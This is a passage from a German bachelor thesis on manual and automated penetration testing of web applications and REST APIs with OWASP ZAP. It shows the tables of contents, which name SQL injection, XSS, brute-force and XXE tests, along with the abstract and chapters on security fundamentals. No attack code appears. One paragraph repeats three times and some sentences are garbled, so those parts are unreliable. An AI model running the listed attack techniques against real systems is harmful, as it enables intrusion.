

Inhaltsverzeichnis

Kurzfassung	ix
Danksagung	xi
1 Einleitung	1
1.1 Hintergrund und Motivation	1
1.2 Zielsetzung	2
1.3 Aufbau der Arbeit	2
2 Grundlagen	4
2.1 Informationssicherheit	4
2.1.1 Grundlagen der IT-Sicherheit	5
2.1.2 Schutzziele	8
2.1.3 Schwachstellen, Bedrohungen, Angriffe	9
2.2 Technologien des Projektes	12
2.2.1 Objektorientierte Programmierung	12
2.2.2 RESTful Web Services	13
2.2.3 Microservice Architekturen	14
2.2.4 Modellbasierter Ansatz für REST-Schnittstellen	15
2.2.5 Open Source Werkzeug OWASP Zap	16
3 Sicherheitsrisiken von Webanwendungen	19
3.1 Schwachstellen	19
3.1.1 OWASP Top 10 Risiken	19
3.1.2 Weitere Risiken	32
3.1.3 Common Vulnerability Scoring System (CVSS)	37
3.1.4 Common Vulnerabilities and Exposures (CVE)	38

4	Penetrationstest	39
4.1	Überblick	39
4.2	Definitionen	40
4.3	Ziele der Penetrationstests	40
4.4	Grundlegendes Konzept	41
4.4.1	Black-Box	41
4.4.2	White-Box	42
4.5	Kriterien für Penetrationstests	42
4.5.1	Informationsbasis	43
4.5.2	Aggressivität	43
4.5.3	Umfang	44
4.5.4	Vorgehensweise	44
4.5.5	Technik	44
4.5.6	Ausgangspunkt	45
4.6	Ablauf eines Penetrationstest	45
4.6.1	Vorbereitung	46
4.6.2	Informationsbeschaffung	46
4.6.3	Bewertung der Informationen und Risikoanalyse	47
4.6.4	Aktive Eindringversuche	47
4.6.5	Abschlussanalyse und Nacharbeiten	48
4.7	Manuelle Penetrationstest	49
4.7.1	Testen von SQL Injektion mit SQLiv und SQLMAP	49
4.7.2	Testen von Cross-Site-Scripting mit Burp	52
4.7.3	Testen Brute-Forcing-Passwörter mit THC-Hydra	55
4.7.4	Testen von XML External Entities (XXE)	57
4.7.5	Testen von Fehlerhafte Authentifizierung mit Webgoat und Burp Suite	60
4.8	Automatisierte Penetrationstest	63
4.8.1	OWASP-ZAP Webanwendung Penetrationstest	63
4.9	Vor- und Nachteile zwischen manuelle und automatisierte Penetra- tionstest	66
5	Evaluierung von Open API 2.0 Plug-In von OWASP ZAP	70
5.1	Ablauf des Open API 2.0 Plug-In von OWASP ZAP	70
5.1.1	Vorbereitung	70

Inhaltsverzeichnis	iii
5.1.2 Informationsbeschaffung	71
5.1.3 Bewertung der Informationen und Risikoanalyse	71
5.1.4 Aktive Eindringversuche	71
5.1.5 Abschlussanalyse	74
5.2 Die Wichtigkeit von automatisierte API Penetrationstesting	76
6 Vergleich und Bewertung zwischen Open API 2.0 und Open API 3.0	78
6.1 Strukturelle Verbesserungen	78
6.1.1 Versionsbezeichner (engl. Version Identifier)	79
6.1.2 Komponenten (engl. Components)	79
6.1.3 Servers	84
6.1.4 Ausbau des JSON Schema Supports	85
6.1.5 Beispiele Objekt (engl. Examples Object)	86
6.1.6 Sicherheit (engl. Security)	87
7 Fazit	88
Quellenverzeichnis	i
Literatur	i

Abbildungsverzeichnis

4.1	Die akzeptierte Ansätze[58]	41
4.2	Phase 1 – Vorbereitung des Penetrationstests	46
4.3	Phase 2 – Informationsbeschaffung	46
4.4	Phase 3 – Bewertung der Informationen und Risikoanalyse	47
4.5	Phase 4 – Aktive Eindringversuche durchführen	47
4.6	Phase 5 – Abschlussanalyse und Nacharbeiten durchführen	48
4.7	Durchsuchung mit SQLiv	50
4.8	Ergebnis: Alle Daten in der Tabelle	52
4.9	Adresse eingeben	52
4.10	Erfassung der Anfrage durch Burp	53
4.11	Bearbeiten dem Wert	53
4.12	Suche nach dem Angriff in dem Quellcode	54
4.13	Kopieren von URL für Browser	54
4.14	Pop-up im Browser anzeigen	55
4.15	Anfrage an den Server und Antwort von dem Server	56
4.16	Die Weiterleitung zur Anmeldeseite	56
4.17	Aufdeckung den Passwörtern	57
4.18	Anmeldung bei Webgoat	61
4.19	Burp Suite: AuthCookie Kontrolle 1	61
4.20	Burp Suite: AuthCookie Kontrolle 2	62
4.21	Burp Suite: AuthCookie Kontrolle 3	62
4.22	Authentifizierung mit dem Cookie	63
4.23	OWASP ZAP GUI Überblick	64
4.24	URL zum Spider	65
4.25	Spider Ergebnis	66
4.26	Gefundene Sicherheitslücken	66

5.1	Menuleiste von Open API Plug-In	72
5.2	Importieren von Swagger 2.0 Datei	72
5.3	Auflistung von erreichbare Diensten	73
5.4	Aufrufen von Active Scan	73
5.5	Ergebnis von Active Scan	74
6.1	Überblick über die Struktur der Open API 2.0 und Open API 3.0 Spezifikationen[36]	79

Tabellenverzeichnis

4.1	Ergebnis: Datenbankname	50
4.2	Ergebnis: Tabellenname	51
4.3	Ergebnis: Spalten	51

Verzeichnis der Quellcodes

3.1	SQL Abfrage Beispiel 1	20
3.2	Account Balance Query	21
3.3	Parameter	21
3.4	Account Balance Query	21
3.5	XML-Beispiel	24
3.6	XML-Beispiel 2	24
3.7	XML-Beispiel 3	24
3.8	Broken Access Control - Beispiel 1	25
3.9	XXS-Beispiel 1	28
3.10	XXS-Beispiel 2	28
3.11	Unsichere Deserialisierung - Beispiel 1	29
3.12	Unsichere Deserialisierung - Beispiel 2	29
3.13	Unsichere Deserialisierung - Beispiel 3	30
3.14	Den Titel einer entfernten Seite auslesen	32
3.15	Opferseite	33
3.16	Hackseite	34
3.17	CSS	34
4.1	Google Dorking mit SQLiv	49
4.2	Aufdeckung vom Datenbankname	50
4.3	Aufdeckung vom Tabellennamen	50
4.4	Aufdeckung von Spalten	51
4.5	Aufdeckung von allen Daten in der Tabelle	52
4.6	Befehl durch Terminal	57
4.7	XXE PHP-Datei	58
4.8	POST Anfrage zu PHP-Datei	58
4.9	Geparste XML-Daten	59
4.10	Manipulierte Anfrage	59

4.11	Bestätigung der XXE-Schwachstelle	59
6.1	Version von Swagger	79
6.2	Version von Open API	79
6.3	Open API 2.0 - Komponenten[71]	80
6.4	Open API 3.0 - Komponenten[71]	80
6.5	Swagger 2.0 - Anfrage-Format	81
6.6	Open API 3.0 - Anfrage-Format	82
6.7	Open API 3.0 - Antwort-Format	83
6.8	Open API 3.0 - Verlinkungen	83
6.9	Open API 3.0 - Callbacks[70]	84
6.10	Swagger 2.0 - Server	85
6.11	OpenAPI 3.0 - Server	85
6.12	OpenAPI 3.0 - JSON Schema Supports Beispiel	86
6.13	OpenAPI 3.0 - Examples Object Beispiel	86
6.14	OpenAPI 3.0 - Security	87

Kurzfassung

REST-APIs sind heutzutage weit verbreitet und dank ihrer Einfachheit, Skalierbarkeit und Flexibilität werden sie weitgehend als Standardprotokoll für die Web-APIs angesehen. Es scheint plausibel zu sein anzunehmen, dass die Ära der Desktop-basierten Anwendungen kontinuierlich zurückgeht und im Zuge dessen, die Benutzer von Desktop- zu Web- und weiteren mobilen Anwendungen wechseln.

Bei der Entwicklung von REST-basierten Web-Anwendungen wird ein REST-basierter Web Service benötigt, um die Funktionalitäten der Web-Anwendung richtig testen zu können. Da die gängigen Penetrationstest-Werkzeuge für REST-APIs nicht direkt einsatzfähig sind, wird die Sicherheit solcher APIs jedoch immer noch zu selten überprüft und das Testen dieser Arten von Anwendungen ist eine sehr große Herausforderung. Grundsätzlich ist das erstmalige Testen für den Betreiber von Webanwendungen sehr unüberschaubar. Verschiedene Werkzeuge, Frameworks und Bibliotheken sind dazu da, die Testaktivität automatisieren zu können. Die Nutzer wählen diese Dienstprogramme basierend auf ihrem Kontext, ihrer Umgebung, ihrem Budget und ihrem Qualifikationsniveau. Einige Eigenschaften von REST-APIs machen es jedoch für automatisierte Web-Sicherheitsscanner schwierig, geeignete REST-API-Sicherheitstests für die Schwachstellen durchzuführen.

Diese Bachelorarbeit untersucht wie die Sicherheitstests heutzutage realisiert werden und versucht qualitativ-deskriptiv aufzudecken, ob auf solche Sicherheitstests Verlass ist. Es werden verschiedene Methoden verglichen, die das Testen von RESTful APIs unterstützen. Dann wird ihre Vor- und Nachteile herausgefunden und gegeneinander abgewägt. Es wird auch Gewissheit verschaffen, wie die jeweiligen Schwachstellen und Angriffspunkte von Webanwendungen dargelegt. Es wird noch eine Spring Boot- Anwendung mit Sicherheitslücken entwickelt und wird eine Penetrationstest mit dem Open API 2.0 Plugin von OWASP Zap evaluiert.

Im Rahmen dieser Bachelorarbeit wird außerdem ein Wegweiser für die Ent-

wicklung des Open API 3.0 Plugins für das Open Source Werkzeug OWASP Zap erstellt, indem die Unterschiede zwischen Open API 2.0 (Swagger) und Open API 3.0 gezeigt werden. Des Weiteren wird versucht zu erfassen, was genau in API 2.0 fehlt, welche Unterschiede sich zu Open API 3.0 zeigen und ob überhaupt eine Notwendigkeit besteht, eben dieses Plugin zu entwickeln. Schlussendlich strebt diese Arbeit an herauszufinden, ob REST-Dokumente bei einem Penetrationstest eine Rolle spielen und wie groß diese Rolle bei einem Penetrationstest wäre.

Danksagung

Mein erster Dank gilt Herrn Prof. Dr. Martin Schmollinger für seine Unterstützung und die Betreuung meiner Arbeit.

Des Weiteren bedanke ich mich der Firma Novatec GmbH, die es mir ermöglicht hat, die vorliegende Arbeit in dieser praxisnahen Form durchzuführen. Persönlich möchte ich Andreas Falk und Jan Horak für ihre hilfreichen konstruktiven Kommentare und die angenehme Zusammenarbeit danken.

Der größte Dank gilt meinen Eltern. Vielen Dank für die finanzielle Unterstützung sowie Euren motivierenden Beistand während meines gesamten Studiums!

Weiterhin bedanke ich mich bei allen anderen Personen die mich bei der Anfertigung dieser Arbeit in unterschiedlicher Weise unterstützt haben.

Kapitel 1

Einleitung

1.1 Hintergrund und Motivation

„Knowing your enemy is the key to winning the battle.“

- Sun Tzu

In der heutigen Geschäftswelt sind Webanwendungen zu einem untrennbaren Bestandteil vieler moderner Unternehmen geworden. Ein effektiv implementiertes System kann nicht nur einen reibungslosen Betrieb ermöglichen, sondern auch die Managementprozesse erheblich verbessern. Solche Systeme bringen sich bemerkenswerten Vorteile, aber auch sie können verheerende Folgen und Verluste erleiden, wenn das System von Hackern übernommen wird. Daher sind im Wesentlichen verschiedenste Abwehrmechanismen erforderlich, um Eindringlinge zu verhindern.

Sobald die Sicherheitsmaßnahmen ergriffen sind, stellt sich schließlich die Frage, wie effektiv sie tatsächlich sind. Hier spielen die Penetrationstests sehr große Rolle. Als einer der gebräuchlichsten Ansätze zur Bewertung der Systemsicherheit können Penetrationstests als die Simulation von Aktionen betrachtet werden, die von Hackern ausgeführt werden, um ein IT-System zu infiltrieren, aber das Hauptziel von Penetrationstests besteht darin, potenzielle Sicherheitslücken im System zu identifizieren. Dieser Prozess ermöglicht es den Penetrationstester pragmatische Lösungen zu finden, um diese Schwachstellen zu beheben.

1.2 Zielsetzung

Durch die Bachelorarbeit soll folgendes aufgezeigt werden;

- Manuelle Penetrationstests für Schwachstellen,
- Automatisiertes Penetrationstest einer lokalen Webanwendung auf Schwachstellen,
- Automatisiertes REST API Penetrationstest einer Springboot Anwendung mit dem Plug-In OpenAPI 2.0 von OWASP ZAP,
- Erstellen einem Wegweiser für das OpenAPI 3.0 Plug-In, indem die Unterschiede zwischen beiden Frameworks zu zeigen.

Ziel des Penetrationstests war es, Schwachstellen der Webanwendungen abzubilden und diese Schwachstellen möglichst auszunutzen. Darüber hinaus demonstrieren die Testergebnisse die Bedeutung der Aufrechterhaltung sicherer Systeme.

Ein zweites Ziel des Penetrationstests bestand darin, möglicherweise die Sicherheitslücken bei der Springboot-Anwendung finden und Verbesserungen vorschlagen.

Ein zweites Ziel des Penetrationstests bestand darin, möglicherweise die Sicherheitslücken bei der Springboot-Anwendung finden und Verbesserungen vorschlagen.

Ein zweites Ziel des Penetrationstests bestand darin, möglicherweise die Sicherheitslücken bei der Springboot-Anwendung finden und Verbesserungen vorschlagen.

1.3 Aufbau der Arbeit

Vorerst wird eine gemeinsame Basiswissen der IT-Sicherheit geschaffen, indem in Kapitel 2 die Grundlagen behandelt werden.

Des Weiter werden die Sicherheitsrisiken von Webanwendungen in Kapitel 3 detailliert erläutert. Kapitel 4 vermittelt einen Überblick über die Penetrationstests, indem Informationen über die Ziele, Kriterien und Ablauf eines Penetrationstest geschaffen werden. Außerdem werden die manuelle und automatisierte Penetrationstests angezeigt und versucht raus zu finden, welche Vor- und Nachteile zwischen manuelle und automatisierte Penetrationstests haben.

Es folgt die Evaluierung von OpenAPI 2.0 Plug-In von OWASP ZAP für die REST API einer Springboot Anwendung.

Kapitel 6 dokumentiert die Vergleich und Bewertung zwischen Open API 2.0 und Open API 3.0.

Am Ende schließt Kapitel 7 die Bachelorthesis ab und schlägt eine Reihe von Vorschlägen für Penetrationstest vor.

Kapitel 2

Grundlagen

Im folgenden Kapitel wird auf die verschiedenen Grundlagen eingegangen. Zu Beginn wird ein Überblick über die Informationssicherheit geschaffen und grundlegende Begriffe, Schutzziele, Schwachstellen, Bedrohungen und Angriffe aufgezeigt. Anschließend wird die Sicherheitsrichtlinie und Sicherheitsinfrastruktur vorgestellt. Zuletzt wird ein Überblick über die Technologien des Projektes gegeben.

2.1 Informationssicherheit

„Meine Nachricht für Unternehmen, die sie denken, nicht angegriffen worden ist: Sie suchen nicht hart genug.“

James Snook

Informationssicherheit ist eine wichtige Herausforderung im Bereich der neuen Informationstechnologien. Sie ist heutzutage in nahezu allen Bereichen von zentraler Bedeutung. Die Sicherheit von Informationen, Daten, Geschäften und Investitionen gehören zu den Schlüsselprioritäten und die Verfügbarkeit von Informationen in der richtigen Zeit und Form ist heutzutage in jeder Organisation ein Muss. IT-Sicherheit hat den Zweck, Unternehmen und deren Werte zu schützen, indem sie böswillige Angriffe zu identifizieren, zu reduzieren und zu verhindern.

Das schnelle Wachstum von Webanwendungen hängt zweifellos von der Sicherheit, dem Datenschutz und der Zuverlässigkeit der Anwendungen, Systeme und unterstützenden Infrastrukturen ab. Obwohl IT-Sicherheit heutzutage eine sehr

große Rolle in unserem Leben spielt, liegt das durchschnittliche Sicherheitswissen von IT-Fachkräften und Ingenieuren weit hinterher. Das Internet ist jedoch für seine mangelnde Sicherheit bekannt, wenn es nicht genau und streng spezifiziert, entworfen und getestet wird. In den letzten Jahren war es offensichtlich, dass der Bereich der IT-Sicherheit leistungsfähige Werkzeuge und Einrichtungen mit überprüfbaren Systemen und Anwendungen umfassen muss, die die Vertraulichkeit und Privatsphäre in Webanwendungen wahren, welche die Probleme definieren[25, S. 1].

Weil die Realisierung einer lückenlosen Abwehr von Angriffen in der Wirklichkeit nicht möglich ist, inkludieren das Gebiet der IT-Sicherheit hauptsächlich auch Maßnahmen und Vorgehensweise, um die potenziellen Schäden zu vermindern und die Risiken beim Einsatz von Informations- und Kommunikationstechnik-Systemen zu verringern. Die Angriffsversuche müssen rechtzeitig und mit möglichst hoher Genauigkeit erkannt werden. Dazu muss auf eingetretene Schadensfälle mit geeigneten technischen Maßnahmen reagiert werden. Es sollte klargestellt werden, dass Techniken der Angriffserkennung und Reaktion ebenso zur IT-Sicherheit gehören, wie methodische Grundlagen, um IKT-Systeme so zu entwickeln, dass sie mittels Design ein hohes Maß an Sicherheit bieten. Durch IT-Sicherheit kann eine Möglichkeit geschaffen werden, um die Entwicklung vertrauenswürdiger Anwendungen und Dienstleistungen mit innovativen Geschäftsmodellen, beispielsweise im Gesundheitsbereich, bei Automotive-Anwendungen oder in zukünftigen, intelligenten Umgebungen zu verbinden[23, S. 20–21].

2.1.1 Grundlagen der IT-Sicherheit

2.1.1.1 Offene- und geschlossene Systeme

Ein IT-System besteht aus einem geschlossenen und einem offenen System mit der Fähigkeit zur Speicherung und Verarbeitung von Informationen. Die offenen Systeme (z. B. Windows) sind vernetzte, physisch verteilte Systeme mit der Möglichkeit zum Informationsaustausch mit anderen Systemen[23, S. 22–23]. Tom Wheeler definiert offene Systeme als *„jene Hard- und Software-Implementierungen, die der Sammlung von Standards entsprechen, die den freien und leichten Zugang zu Lösungen verschiedener Hersteller erlauben. Die Sammlung von Standards kann formal definiert sein oder einfach aus De-facto-Definitionen bestehen, an die sich die großen Hersteller und Anwender in einem technologischen Bereich halten“*[85,

S. 4].

Ein geschlossenes System (z. B. Datev) baut auf der Technologie eines Herstellers auf und ist mit Konkurrenzprodukten nicht kompatibel. Es dehnt sich auf einen bestimmten Teilnehmerkreis aus und beschränkt ein bestimmtes räumliches Gebiet[23, S. 22–23].

2.1.1.2 Soziotechnische Systeme

IT-Systeme werden in unterschiedliche Strukturen (gesellschaftliche, unternehmerische und politische Strukturen) mit verschiedenem technischen Know-how und für sehr verschiedene Ziele in Betracht gezogen[23, S. 23]. IT-Sicherheit gewährleistet den Schutz eines soziotechnischen Systems. Daraufgehend ergibt sich dann auch das Ziel der IT Sicherheit. Die Unternehmen bzw. Institutionen und deren Daten sollen gegen Schaden und Bedrohungen geschützt werden[24].

2.1.1.3 Information und Datenobjekte

IT-Systeme haben die Funktion Informationen zu speichern und zu verarbeiten. Die Information wird in Form von Daten bzw. Datenobjekten repräsentiert. **Passive Objekte** (z.B. Datei, Datenbankeintrag) haben die Fähigkeit, Informationen zu speichern. **Aktive Objekte** (z.B. Prozesse) haben die Fähigkeit, sowohl Informationen zu speichern als auch zu verarbeiten[23, S. 23]. **Subjekte** sind die Benutzer eines Systems und alle Objekte, die im Auftrag von Benutzern im System aktiv sein können[23, S. 24].

Informatik wird als die Wissenschaft, Technik und Anwendung der maschinellen Verarbeitung, Speicherung, Übertragung und Darstellung von Information identifiziert. **Informationen** sind der abstrakte Gehalt („Bedeutungsinhalt“, „Semantik“) eines Dokuments, einer Aussage, Beschreibung, Anweisung oder Mitteilung[14, S. 5] und sie werden durch die Nachrichten übermittelt[13, S. 18]. Information wird umgangssprachlich sehr oft für Daten verwendet aber es gibt Unterschiede zwischen Daten und Information. Der Mensch bildet die Informationen in Daten ab, indem er die Nachrichten überträgt oder verarbeitet. Die Daten, die maschinell bearbeitbare Zeichen sind, stellen durch die in einer Nachricht enthaltene Information die Bedeutung der Nachricht dar. Auf der Ebene der Daten geschieht die Übertragung oder Verarbeitung, das Resultat wird vom Mensch als Information interpretiert[12].

2.1.1.4 Funktionssicher

In den Sicheren Systemen sollen alle korrekten Spezifikationen korrekt funktioniert werden und eine hohe Zuverlässigkeit und Fehlersicherheit gewährleistet werden. Die Isolierung von der Außenwelt weicht konstant durch die stetig zunehmende Vernetzung jeglicher Systeme mit Informationstechnik auf. Der Zweck von Funktionssicherheit (engl. safety) ist, dass die Umgebung vor dem Fehlverhalten des Systems zu schützen. Bei der Entwicklungsphase müssen systematische Fehler vermieden werden. Durch die Überwachung im laufenden Betrieb müssen die Störungen erkannt werden und solche Störungen müssen eliminiert werden, um einen funktionssicheren Zustand zu erreichen[37].

2.1.1.5 Informationssicher

Das Hauptziel von Informationssicherheit (engl. security) ist, Informationen zu schützen, die sowohl auf Papier, in Rechnern oder auch in Köpfen gespeichert sind. IT-Sicherheit ist verantwortlich für den Schutz von Werten und Ressourcen und deren Verarbeitung[32, S. 81], sowie die Verhinderung von unautorisierter Informationsveränderung- oder gewinnung[23, S. 26].

2.1.1.6 Datensicherheit und Datenschutz

Datensicherheit bedeutet, dass der Zustand eines Systems der Informationstechnik, in dem die Risiken, die im laufenden Betrieb dieses Systems bezüglich von Gefährdungen anwesend sind, durch Maßnahmen auf eine bestimmte Menge eingeschränkt wird. Datenschutz (engl. privacy) hat die Aufgabe, durch den Schutz der Daten, vor Missbrauch in ihren Verarbeitungsphasen der Beeinträchtigung fremder und eigener schutzwürdiger Belange zu begegnen.[22, S. 14–15].

2.1.1.7 Verlässlichkeit

Verlässlichkeit (engl. dependability) eines Systems bedeutet, dass es keine betrügerischen Zustände akzeptieren und spezifische Funktionen verlässlich funktionieren sollen[23, S. 27].

2.1.2 Schutzziele

2.1.2.1 Authentizität

Bei dem Begriff „Authentizität“ handelt es sich um die Authentizität eines Objekts bzw. Subjekts (engl. authenticity), die die Echtheit und Glaubwürdigkeit des Objekts oder Subjekts, die anhand einer eindeutigen Identität und charakteristischen Eigenschaften bestimmt werden kann, umfasst[23, S. 28].

Erkennung von Angriffen können gewährleistet werden, indem innere Maßnahmen zu vollständig wird, die der Authentizität von Subjekten und Objekten überprüft[62, S. 13], diesbezüglich muss der Beweis erbracht werden, dass eine behauptete Identität eines Objekts oder Subjekts mit dessen Charakteristika übereinstimmt[23, S. 28].

2.1.2.2 Informationsvertraulichkeit

Unter Informationsvertraulichkeit versteht man, dass die zu bearbeitenden Daten nur den Personen zugänglich sind, die auch die Berechtigung hierfür haben. Wenn die Geheimhaltung vernünftig ist, können Schaden entstehen. In jedem einzelnen Unternehmensbereich muss durch vollständige Maßnahmen der unautorisierte Zugriff in interne Datenbestände verhindert werden[26, S. 205].

2.1.2.3 Datenintegrität

Durch die Integrität wird die Korrektheit von Daten und die korrekten Funktionsweise von Systemen sichergestellt. Wenn der Begriff Integrität auf Daten benutzt wird, bedeutet er, dass die Daten vollständig und unverändert sind. Er wird in der Informationstechnik weiter gefasst und auf „Informationen“ angewendet. Der Begriff „Information“ wird für Daten angewendet, die nach bestimmten Attributen, wie z. B. Autor oder Zeitpunkt der Erstellung zugeordnet können. Wenn die Daten ohne Erlaubnis verändert werden, bedeuten, dass die Angaben zum Autor verfälscht oder Zeitangaben zur Erstellung manipuliert wurden[15].

2.1.2.4 Verfügbarkeit

Ein System versichert die Verfügbarkeit (eng. availability), indem authentifizierte und autorisierte Subjekte in der Wahrnehmung ihrer Berechtigungen nicht unautorisiert beeinträchtigt werden können. Wenn in einem System unterschiedliche

Prozesse eines Benutzers oder verschiedenen Benutzern gemeinsame Ressourcen zugreifen, kann es zu Ausführungsverzögerungen kommen. Durch normale Verwaltungsmaßnahmen entstehende Verzögerungen werden als keine Verletzung der Verfügbarkeit dargestellt, aber wenn CPU mit einem hoch priorisierten Prozess monopolisiert, diesbezüglich kann absichtlich ein Angriff auf die Verfügbarkeit hervorgerufen werden. Somit kann es plötzlich zu einem hohen Maß an Daten kommen, das zu Stausituationen im Netz führen[23, S. 33].

2.1.2.5 Verbindlichkeit

Verbindlichkeit ist eine Möglichkeit, die eine IT-Transaktion während und nach der Durchführung unzweifelhaft gewährleisten. Durch die Nutzung von qualifizierten digitalen Signaturen kann die Verbindlichkeit gewährleistet werden. Die Dauer der Zuordenbarkeit ist abhängig von der Aufbewahrung der Logdateien und wird durch den Datenschutz angeordnet[43].

2.1.2.6 Anonymisierung

Nach § 3 Abs. 6 Bundesdatenschutzgesetz bedeutet Anonymisierung, dass *„das Verändern personenbezogener Daten derart, dass die Einzelangaben über persönliche oder sachliche Verhältnisse nicht mehr oder nur mit einem unverhältnismäßig großen Aufwand an Zeit, Kosten und Arbeitskraft einer bestimmten oder bestimm- baren natürlichen Person zugeordnet werden können“*[19].

2.1.3 Schwachstellen, Bedrohungen, Angriffe

2.1.3.1 Schwachstellen und Verwundbarkeit

Hauptgrund für die Gefährdung der Erreichung der Schutzziele sind **Schwachstellen**. Wenn die Schwachstellen ausgenutzt werden, werden die Interaktionen mit einem IT-System autorisiert, nicht dem definierten Soll-Verhalten. Mittels der Ausnutzung von Schwachstellen kann das IT-System angegriffen werden. Somit kann unberechtigt auf eine Ressource zugegriffen werden[42, S. 19–20]. Unter dem Begriff „Verwundbarkeit“ (engl. vulnerability) versteht man, dass eine Schwachstelle existiert, über welche Sicherheitsdienste des Systems unautorisiert modifiziert werden können[23, S. 38].

2.1.3.2 Bedrohungen und Risiko

Unter einer Bedrohung (engl. threat) versteht man die Ausnutzung einer oder mehrerer Schwachstellen oder Verwundbarkeiten, die zu einem Verlust der Datenintegrität, der Informationsvertraulichkeit oder der Verfügbarkeit führen oder die Authentizität von Subjekten gefährden[23, S. 39]. Im Kontext der Informationssicherheit versteht man unter einem Risiko die Wahrscheinlichkeit des Eintritts eines Schadenereignisses und die Höhe des potentiellen Schadens ist[42, S. 15].

2.1.3.3 Angriff und Typen von (externen) Angriffen

Personen oder Systeme, die versuchen eine Schwachstelle auszunutzen, werden **Angreifer** genannt. Ein **Angriff** ist dabei der Versuch, ein IT-System unautorisiert zu verändern oder zu nutzen. Dabei wird zwischen aktiven und passiven Angriffen unterschieden. Wenn die Vertraulichkeit durch unberechtigte Informationsgewinnung verletzt wird, wird dies als **passive Angriffe** bezeichnet. **Aktive Angriffe** manipulieren die Daten oder schleusen sie in das System ein, um die Verfügbarkeit und Integrität zu gefährden[42, S. 20].

2.1.3.3.1 Hacker und Cracker

Hacker sind technisch erfahrene Personen im Hard- und Softwareumfeld. Sie können Schwachstellen finden, um unbefugt einzudringen oder Funktionen zu verändern[60]. Dieser Begriff wird für kriminelle Personen verwendet, die die Lücken im IT-System finden und dies unerlaubt für kriminelle Zwecke, wie z. B. Diebstahl von Informationen, nutzen[61]. Der sogenannte **Cracker** ist ebenfalls ein technisch sehr erfahrener Angreifer, unterscheidet sich jedoch vom Hacker in der Hinsicht, dass er ausschließlich an seinen eigenen Vorteil denkt oder daran interessiert ist, einer dritten Person zu schaden. Aus diesem Grund geht ein größeres Schadenrisiko für Unternehmen von ihm aus, als von Hackern[23, S. 45].

2.1.3.3.2 Skript Kiddie

Unter dem Begriff „Script-Kiddie“ versteht man einen nicht ernsthaften Hacker, der die ethischen Prinzipien professioneller Hacker ablehnt, die das Streben nach Wissen, Respekt vor Fähigkeiten und ein Motiv der Selbstbildung beinhalten.

Script Kiddies verkürzen die meisten Hacking-Methoden, um schnell ihre Hacking-Fähigkeiten zu erlangen. Sie machen sich nicht viel Gedanken oder nehmen sich nicht viel Zeit, um Computerkenntnisse zu erwerben, sondern bilden sich schnell aus, um nur das Nötigste zu lernen. Skript-Kiddies können Hacking-Programme verwenden, die von anderen Hackern geschrieben wurden, weil ihnen oft die Fähigkeiten fehlen, eigene zu schreiben. Script Kiddies versuchen, Computersysteme und Netzwerke anzugreifen und Websites zu zerstören. Obwohl sie als unerfahren und unreif angesehen werden, können Skript-Kiddies so viel Computerschaden verursachen wie professionelle Hacker[78].

2.1.3.3.3 Geheimdienste

Die National Security Agency (NSA) ist ein US-Geheimdienst, der für die Erstellung und Verwaltung von Informationssicherung und Signalintelligenz (SIGINT) für die US-Regierung verantwortlich ist. Die Aufgabe der NSA besteht in der globalen Überwachung, Sammlung, Entschlüsselung und anschließenden Analyse und Übersetzung von Informationen und Daten für ausländische Nachrichtendienste und nachrichtendienstliche Zwecke[77].

2.1.3.3.4 Allgemeine Krimanilität

Spyware: Spyware ist eine Art von Malware (oder „böartige Software“), die Informationen über einen Computer oder ein Netzwerk ohne die Zustimmung des Benutzers sammelt und weitergibt. Es kann als versteckte Komponente echter Softwarepakete oder über herkömmliche Malware-Vektoren wie betrügerische Werbung, Websites, E-Mail, Instant-Messages sowie direkte File-Sharing-Verbindungen installiert werden. Im Gegensatz zu anderen Arten von Malware wird Spyware nicht nur von kriminellen Organisationen, sondern auch von skrupellosen Werbern und Unternehmen, genutzt, um Marktdaten von Nutzern ohne deren Zustimmung zu sammeln. Unabhängig von der Quelle wird Spyware vor dem Benutzer verborgen und ist oft schwer zu erkennen, kann jedoch zu Symptomen wie einer verschlechterten Systemleistung und einer hohen Häufigkeit unerwünschter Verhaltensweisen führen[18].

Phishing: Phishing ist eine Art von Cyberkriminalität, bei der ein Ziel oder Ziele per E-Mail, Telefon oder SMS von jemandem kontaktiert werden, der sich als legitime Institution ausgibt, um Personen dazu zu bringen, sensible Daten wie persönlich identifizierbare Informationen, Bank- und Kreditkartendetails und Passwörter bereitzustellen. Die Informationen werden dann für den Zugriff auf wichtige Konten verwendet und können zu Identitätsdiebstahl und finanziellen Verlusten führen[50].

Erpressung: Bei der Erpressung geht es sich um Schadsoftware, die in fremde Rechner eindringt, somit wird die Daten auf der Festplatte des fremden Rechners so verschlüsselt, dass diese Daten für den Benutzer nicht mehr verfügbar sind. Danach fordert der Angreifer für die Entschlüsselung der Daten einen Geldbetrag, der über ein Online-Zahlungssystem entrichten ist[23, S. 48].

Bot-Netze: Unter der Begriff „Bot-Netz“ versteht man, dass es eine Reihe verbundener Computer, die gemeinsam auf einer Aufgabe (wie z. B. Massenhafte Versand von E-Mails) abgezielt wurden[76].

2.2 Technologien des Projektes

Für die Evaluierung des OWASP Zap Open API Plug-In sind verschiedene Technologien erforderlich. Die benötigten Technologien werden in diesem Abschnitt näher erläutert.

2.2.1 Objektorientierte Programmierung

Die objektorientierte Programmierung (OOP) bezieht sich auf eine Art von Computerprogrammierung (Softwaredesign), bei der Programmierer nicht nur den Datentyp einer Datenstruktur definieren, sondern auch die Arten von Operationen (Funktionen), die auf die Datenstruktur angewendet werden können. Auf diese Weise wird die Datenstruktur zu einem Objekt, das sowohl Daten als auch Funktionen enthält. Darüber hinaus können Programmierer Beziehungen zwischen einem Objekt und einem anderen erstellen. Zum Beispiel können Objekte Eigenschaften von anderen Objekten erben[11].

2.2.1.1 Java

Java ist eine universelle Programmiersprache, die von Sun Microsystems entwickelt wurde. Java definiert als objektorientierte Sprache ähnlich wie C++, wird jedoch vereinfacht, um Sprachfunktionen zu eliminieren, die häufige Programmierfehler verursachen. Die Quellcodedateien (Dateien mit der Erweiterung `.java`) werden in ein Format namens Bytecode (Dateien mit der Erweiterung `.class`) kompiliert, das dann von einem Java-Interpreter ausgeführt werden kann. Ein kompilierter Java-Code kann auf den meisten Computern ausgeführt werden, da Java-Interpreter und Laufzeitumgebungen, die als Java Virtual Machines (VMs) bezeichnet werden, für die meisten Betriebssysteme vorhanden sind, einschließlich UNIX, Macintosh OS und Windows[10].

2.2.2 RESTful Web Services

